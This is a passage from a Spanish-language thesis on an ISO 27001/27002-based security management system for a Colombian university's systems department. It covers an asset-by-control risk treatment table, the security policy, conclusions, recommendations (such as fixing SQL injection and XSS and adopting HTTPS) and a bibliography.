A.9 Seguridad física y medioambiental	A.9.2.1 Instalación y protección de equipos.	DS-ADSI-A-02 Servidor ACADEMIA DS-ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. BiseI2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES DS-ADSI-A-47 Servidor SNIES2 DS-ADSI-A-51 Computador de escritorio DS-ADSI-A-58 Sala Servidores DS-AV-A-02 Portatil Compaq DS-ATIC-A-02 Portatil Compaq DS-ASMT-A-04 Computador de escritorio DS-ASMT-A-13 Impresora Canon MP250 DS-ARSI-A-02 Servidor ZEUS DS-ARSI-A-06 Servidor FATBOY	DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-18 Computador de Escritorio DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	Alta	Repetible
	A.9.2.3 Seguridad del cableado.	DS-ADSI-A-02 Servidor ACADEMIA DS-ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. BiseI2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES DS-ADSI-A-47 Servidor SNIES2 DS-ADSI-A-51 Computador de escritorio DS-ADSI-A-53 Correo Institucional (Gmail) DS-ADSI-A-58 Sala Servidores DS-ADSI-A-60 Red local DS-AV-A-02 Portatil Compaq DS-ATIC-A-02 Portatil Compaq DS-ASMT-A-04 Computador de escritorio DS-ASMT-A-13 Impresora Canon MP250 DS-ARSI-A-02 Servidor ZEUS	DS-ARSI-A-06 Servidor FATBOY DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-18 Computador de Escritorio DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	Alta	Inicial

Continuación tabla 45.

	CONTROL	ACTIVO DE INFORMACIÓN	ACTIVIDAD / DESCRIPCIÓN	PRIORIDAD	ESTADO
212	A.9.2.4 Mantenimiento de equipos.	<p>DS-ADSI-A-02 Servidor ACADEMIA</p> <p>DS-ADSI-A-03 Servidor SINAPSIS</p> <p>DS-ADSI-A-04 SO Suse Enterprise Server 11</p> <p>DS-ADSI-A-05 Gestor de MV XEN 4.0</p> <p>DS-ADSI-A-06 M.V. anubiz</p> <p>DS-ADSI-A-07 SO Debian 7</p> <p>DS-ADSI-A-09 Portal Web Institucional</p> <p>ADSI-A-10 M.V. Bisel2</p> <p>DS-ADSI-A-11 SO Debian 7</p> <p>DS-ADSI-A-13 Bisel2</p> <p>DS-ADSI-A-16 M.V. Cursos</p> <p>DS-ADSI-A-17 SO Debian 7</p> <p>DS-ADSI-A-18 Plataforma Moodle</p> <p>DS-ADSI-A-20 M.V. Inscripciones</p> <p>DS-ADSI-A-21 SO Debian 6</p> <p>DS-ADSI-A-22 System Inscription Online</p> <p>DS-ADSI-A-23 M.V. dnsmain</p> <p>DS-ADSI-A-24 SO Debian 6</p> <p>DS-ADSI-A-25 Servidor VIRTUAL</p> <p>DS-ADSI-A-26 SO Debian 7.2</p> <p>DS-ADSI-A-27 Gestor MV XEN 4.0</p> <p>DS-ADSI-A-28 M.V. Campus</p> <p>DS-ADSI-A-29 SO Debian 8</p> <p>DS-ADSI-A-30 Plataforma Moodle distancia</p> <p>DS-ADSI-A-32 M.V. Cidae</p> <p>DS-ADSI-A-33 SO Debian 7</p> <p>DS-ADSI-A-35 Portal Cidae</p> <p>DS-ADSI-A-36 Portal AUNARTECH</p> <p>DS-ADSI-A-37 M.V. Biblioteca</p> <p>DS-ADSI-A-38 SO Debian 7</p> <p>DS-ADSI-A-39 Sistema de Informacion KOHA</p> <p>DS-ADSI-A-41 M.V. nameserver</p> <p>DS-ADSI-A-42 SO Debian 6</p> <p>DS-ADSI-A-43 Servidor SNIES</p> <p>DS-ADSI-A-44 SO Windows XP SP1</p> <p>DS-ADSI-A-45 Apache tomcat</p> <p>DS-ADSI-A-47 Servidor SNIES2</p> <p>DS-ADSI-A-48 SO Windows XP SP1</p> <p>DS-ADSI-A-49 Apache tomcat</p> <p>DS-ADSI-A-51 Computador de escritorio</p> <p>DS-ADSI-A-52 SO Ubuntu 12</p> <p>DS-ADSI-A-58 Sala Servidores</p> <p>DS-ADSI-A-60 Red local</p> <p>DS-AV-A-02 Portatil Compaq</p> <p>DS-AV-A-03 SO Windows XP</p> <p>DS-AV-A-04 Dreamweber</p> <p>DS-ATIC-A-02 Portatil Compaq</p> <p>DS-ATIC-A-03 SO Windows XP</p> <p>DS-ATIC-A-04 SO Linux BackTrack</p> <p>DS-ATIC-A-05 Microsoft Office</p> <p>DS-ATIC-A-06 ANVIS</p> <p>DS-ATIC-A-07 ISADAT</p> <p>DS-ASMT-A-04 Computador de escritorio</p> <p>DS-ASMT-A-05 SO Windows 7</p> <p>DS-ASMT-A-06 SO Ubuntu 12</p> <p>DS-ASMT-A-13 Impresora Canon MP250</p> <p>DS-ARSI-A-02 Servidor ZEUS</p> <p>DS-ARSI-A-03 SO Ubuntu 8</p> <p>DS-ARSI-A-04 DHCP</p> <p>DS-ARSI-A-05 Squid – Bind</p> <p>DS-ARSI-A-06 Servidor FATBOY</p> <p>DS-ARSI-A-07 SO Ubuntu 8</p> <p>DS-ARSI-A-08 DHCP</p> <p>DS-ARSI-A-09 Squid – Bind</p> <p>DS-ARSI-A-10 Servidor MEDUSA</p> <p>DS-ARSI-A-11 SO Windows XP SP2</p> <p>DS-ARSI-A-12 Antivirus Server Magnament Gdata</p> <p>DS-ARSI-A-13 Servidor PLATON</p> <p>DS-ARSI-A-14 SO Debian 8.2</p> <p>DS-ARSI-A-15 Unifi</p> <p>DS-ARSI-A-18 Computador de Escritorio</p> <p>DS-ARSI-A-19 Router Cisco 890</p> <p>DS-ARSI-A-20 Router Cisco 1840</p> <p>DS-ARSI-A-21 Switch 3com 4210-26</p> <p>DS-ARSI-A-22 Switch 3com 2928-PW2</p> <p>DS-ARSI-A-23 Switch Cisco SG220-26</p> <p>DS-ARSI-A-24 UPS DELL rack 1000w Iv</p>	Se deberían mantener adecuadamente los equipos para garantizar su continua disponibilidad e integridad.	Alta	Inicial

Continuación tabla 45.

CONTROL	ACTIVO DE INFORMACIÓN	ACTIVIDAD / DESCRIPCIÓN	PRIORIDAD	ESTADO
A.9.2.7 Traslado de activos.	DS-ADSI-A-02 Servidor ACADEMIA ADSI-A-03 Servidor SINAPSIS DS-ADSI-A-06 M.V. anubiz DS-ADSI-A-10 M.V. Bisel2 DS-ADSI-A-16 M.V. Cursos DS-ADSI-A-20 M.V. Inscripciones DS-ADSI-A-23 M.V. dnsmain DS-ADSI-A-25 Servidor VIRTUAL DS-ADSI-A-28 M.V. Campus DS-ADSI-A-32 M.V. Cidae DS-ADSI-A-37 M.V. Biblioteca DS-ADSI-A-41 M.V. nameserver DS-ADSI-A-43 Servidor SNIES DS-ADSI-A-47 Servidor SNIES2 DS-ADSI-A-51 Computador de escritorio DS-AV-A-02 Portatil Compaq DS-ATIC-A-02 Portatil Compaq DS-ASMT-A-04 Computador de escritorio DS-ARSI-A-02 Servidor ZEUS DS-ARSI-A-06 Servidor FATBOY DS-ARSI-A-10 Servidor MEDUSA DS-ARSI-A-13 Servidor PLATON DS-ARSI-A-18 Computador de Escritorio DS-ASMT-A-13 Impresora Canon MP250 DS-ARSI-A-19 Router Cisco 890 DS-ARSI-A-20 Router Cisco 1840 DS-ARSI-A-21 Switch 3com 4210-26 DS-ARSI-A-22 Switch 3com 2928-PW2 DS-ARSI-A-23 Switch Cisco SG220-26 DS-ARSI-A-24 UPS DELL rack 1000w lv	No deberían sacarse equipos, información o software fuera del local sin una autorización.	Baja	Repetible

Para acceder al Plan de Tratamiento de Riesgos en su totalidad, ver ANEXO H – PLAN DE TRATAMIENTO DE RIESGOS.

5.3 POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN

La información es un activo de importante valor para la Institución y debe ser protegida y resguardada adecuadamente, garantizando la disponibilidad, confidencialidad e integridad de la misma, junto con la continuidad de los sistemas de información, procesos y servicios, reduciendo el riesgo y la probabilidad de daños o fallos, mejorando así la gestión de la Universidad.

Es por esto que existe la necesidad de implementar políticas de seguridad de la información que establezcan un estándar para resguardar y proteger la misma, especialmente la información administrada y gestionada por el departamento de sistemas, para la correcta implementación de las mismas es imperante el compromiso de cada uno de los funcionarios que conforman el departamento para su puesta en marcha, difusión y cumplimiento.

Objetivo: proteger la información administrada y gestionada por el Departamento de Sistemas junto con los activos relacionados en el tratamiento de la misma, frente a las amenazas a las que está sometida la misma, tanto de origen interno como externo, ataque dirigido o errores humanos, con el fin de garantizar la confidencialidad, integridad y disponibilidad de la información,

Las Políticas de Seguridad se describen en el ANEXO I – POLÍTICAS DE SEGURIDAD DE LA INFORMACIÓN, proporcionando instrucciones sobre cómo mantener más seguros tanto el hardware, como la información almacenada en ellos y demás activos de información. La violación de dichas políticas puede conducir medidas disciplinarias dependiendo de la gravedad de los incidentes de seguridad que puedan ocasionar, además se define a manera de ejemplo la aplicabilidad de las políticas de seguridad en 6 procedimientos del Departamento de sistemas.

6. CONCLUSIONES

El presente trabajo de grado concluyó con el cumplimiento de cada uno de los objetivos planteados, planteando tareas y recomendaciones que optimicen la seguridad de la información específicamente del Departamento de Sistemas de la Corporación Universitaria Autónoma de Nariño.

En el transcurso del presente trabajo de grado se encontraron múltiples debilidades y vulnerabilidades que comprometen la seguridad de la información administrada y gestionada por el Departamento, se obtuvieron debilidades en cuanto al entorno físico y perímetro de seguridad de las instalaciones, que pueden afectar en el correcto funcionamiento de los equipos destinados para el procesamiento de datos hasta la interrupción de los procesos llevados a cabo dentro del Departamento, de igual manera mediante un proceso de hacking ético se obtuvieron vulnerabilidades en los sistemas de información y aplicativos web a cargo del Departamento que comprometían la confidencialidad, integridad y disponibilidad de la información.

Las vulnerabilidades y debilidades halladas en el diagnóstico inicial del Departamento de Sistemas se mejoraran con la implementación del Sistema de Gestión de Seguridad de la Información.

El SGSI diseñado incluye y está indexado en los anexos un inventario de los activos de información separados por áreas, en los que se estipulan el valor de los activos, su clasificación y sus responsables. De igual manera se realizó satisfactoriamente un proceso de análisis y evaluación de riesgos, en el cual está discriminado por cada activo, indicando los tipos de amenazas a los que se encuentran sometidos cada uno de ellos junto con el riesgo actual y el riesgo residual esperado tras la implementación de los controles señalados.

Se realizó de igual manera una verificación de los controles llevados a cabo dentro del Departamento de Sistemas, por medio de entrevistas e inspección visual y documental, con el fin de determinar los controles que se deberían implementar con el fin de incrementar los niveles de seguridad de la información en el Departamento.

Se realizó un documento de políticas de seguridad basado en los controles establecidos en la norma ISO/IEC 27002 y teniendo en cuenta los resultados obtenidos de todo el proceso diagnóstico del Departamento de Sistemas en temas de seguridad de la información, logrando así un SGSI acorde a las necesidades y requerimientos propios del Departamento.

7. RECOMENDACIONES

Implementar las políticas de seguridad, uno de los resultados de este trabajo de grado, tras una revisión y aprobación por los entes encargados como lo es la vicerrectoría administrativa y el departamento de planeación, de igual manera la implementación y cumplimiento de la misma va ligada a la difusión y entre los empleados vinculados al departamento de sistemas y el compromiso de aplicar cada uno de los controles que integran las políticas de seguridad.

Acondicionar un adecuado perímetro de seguridad que minimice el riesgo a los que se encuentran sometidos los equipos vinculados en el tratamiento de la información frente a aspectos físicos, especialmente de la sala de servidores o NOC, como lo denomina el mismo departamento. En la sala de servidores se debe implementar un sistema de control ambiental que regule las variables de temperatura y humedad dentro del mismo, para otorgar condiciones medioambientales apropiadas para el funcionamiento de los equipos almacenados en este lugar, hace falta implementar un sistema de control de acceso biométrico que verifique la identidad de la persona a acceder y lleve registro de los accesos a esta área restringida por el valor de los activos que alberga, además es realmente necesario implementar una alarma contra incendios que proteja a los equipos sobre esta clase desastre natural.

Implementar un sistema adecuado que permita la continuidad de las operaciones del Departamento de Sistemas en caso de interrupciones en el servicio de energía, las UPS son una buena opción para cortos en el suministro del servicio de energía, pero por periodos cortos de tiempo no superiores a los 30 minutos, una planta de energía que alimente especialmente a los equipos almacenados en la sala de servidores permite la continuidad de los procesos y servicios ofrecidos por el Departamento por periodos de tiempo más extensos.

Analizar e implementar controles en las entradas y salidas que generan los sistemas de información con el fin de evitar las vulnerabilidades propias de inyección SQL y cross site scripting, vulnerabilidades halladas en la ejecución de este trabajo y que representan un riesgo crítico en cuanto a seguridad de la información.

Implementar servicios de navegación con encriptamiento como lo es el HTTPS con el fin de evitar la vulnerabilidad encontrada es la transferencia de formularios de inicio de sesión por texto plano, lo que permite obtener las credenciales de usuario y contraseña a través de un ataque de hombre en medio escuchando el tráfico de red.

Capacitar al personal del Departamento de Sistemas en temas de seguridad de la información e incentivar el estar actualizados en temas relacionados con el fin de estar a la vanguardia de las nuevas vulnerabilidades y tipos de ataques utilizados.

Implementar un firewall físico o un servidor destinado para los controles lógicos frente a ataques dirigidos por parte de personal externo a la institución con el fin de resguardar adecuadamente la información almacenada en los servidores de forma lógica.

BIBLIOGRAFÍA

ANSSI AGENCE NATIONALE DE LA SÉCURITÉ DES SYSTÈMES D'INFORMATION. El método EBIOS. Internet: <http://www.ssi.gouv.fr/archive/es/confianza/documents/methods/ebiosv2-methode-plaquette-2003-09-01_es.pdf>.

BELL Timothy, PEECHER Mark E, SOLOMON Ira, MARRS, Frank y THOMAS, Howard. Auditoría basada en riesgos. Perspectiva estratégica de sistemas: ECO Ediciones. 2008, 300p. ISBN 978-958-648-512-8.

BISIGROUP. Seguridad de la información ISO/IEC 27001. Internet: <<http://www.bsigroup.es/certificacion-y-auditoria/Sistemas-de-gestion/estandares-esquemas/Seguridad-de-la-Informacion-ISOIEC27001>>.

CABALLERO, Alonso. Hacking con Kali Linux Curso Virtual. Internet: <http://www.reydes.com/archivos/Kali_Linux_v2_ReYDeS.pdf>.

CANOSA, Maximiliano. La importancia de los procesos de seguridad de la información. Internet: <<http://www.slideshare.net/foroglobalcrossing/la-importancia-de-los-procesos-de-seguridad-de-la-informacin-ventajas-y-eficiencia-de-aprovechar-la-experiencia-global>>.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley estatutaria 1581. (Octubre 17 de 2012). Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial 48587. Bogotá D.C., El Ministro de Tecnologías, de la Información y las Comunicaciones, 2012.

COLOMBIA. PRESIDENCIA DE LA REPUBLICA. Decreto 1377 (Junio 27 de 2013). Por el cual se reglamenta parcialmente la Ley 1581 de 2012. Diario Oficial 48834. Bogotá D.C., El Ministro de Tecnologías, de la Información y las Comunicaciones, 2013.

CONSEJO NACIONAL DE POLÍTICA ECONÓMICA Y SOCIAL REPÚBLICA DE COLOMBIA. CONPES 3854. Internet: <<https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf>>

COSO COMMITTEE OF SPONSORING ORGANIZATIONS OF THE TREADWAY COMMISSION. Acceptable Use of COSO Materials. Internet: <<http://www.coso.org/documents/Acceptable%20Use%20of%20COSO%20Materials%2020150501.pdf>>.

GUERRERO ANGULO, Yesid Camilo, TABANGO GOYES, Robert Marcelo. SISTEMA DE GESTIÓN DE SEGURIDAD DE LA INFORMACIÓN (SGSI) BASADO EN LA NORMA ISO 27001 Y 27002 PARA LA UNIDAD DE INFORMÁTICA Y TELECOMUNICACIONES DE LA UNIVERSIDAD DE NARIÑO. Tesis de Pregrado Ingeniería de Sistemas. Universidad de Nariño. Pasto, Nariño. Facultad de Ingeniería de Sistemas. 2014.

ISACA. Cobit 5 spanish. Internet: <<http://www.isaca.org/COBIT/Pages/COBIT-5-spanish.aspx>>.

ISO27000.es. El portal de ISO 27001 en español. Internet: <<http://www.iso27000.es/iso27000.html>>.

ISO27002.es. Portal de soluciones técnicas y organizativas a los controles de ISO/IEC 27002. Internet: <<https://iso27002.wiki.zoho.com/>>.

LOPEZ NEIRA, Agustín. ISO 27001 en español. Internet: <<http://www.iso27000.es/index.html>>.

NORMA TÉCNICA COLOMBIANA. Sistemas de gestión de la seguridad de la información (SGSI). NTC-ISO/IEC 27001. Bogotá D.C.: El instituto, 2006.

PAE PORTAL ADMINISTRACIÓN ELECTRÓNICA. MAGERIT versión 3: Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Internet: <http://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html>.

ANEXOS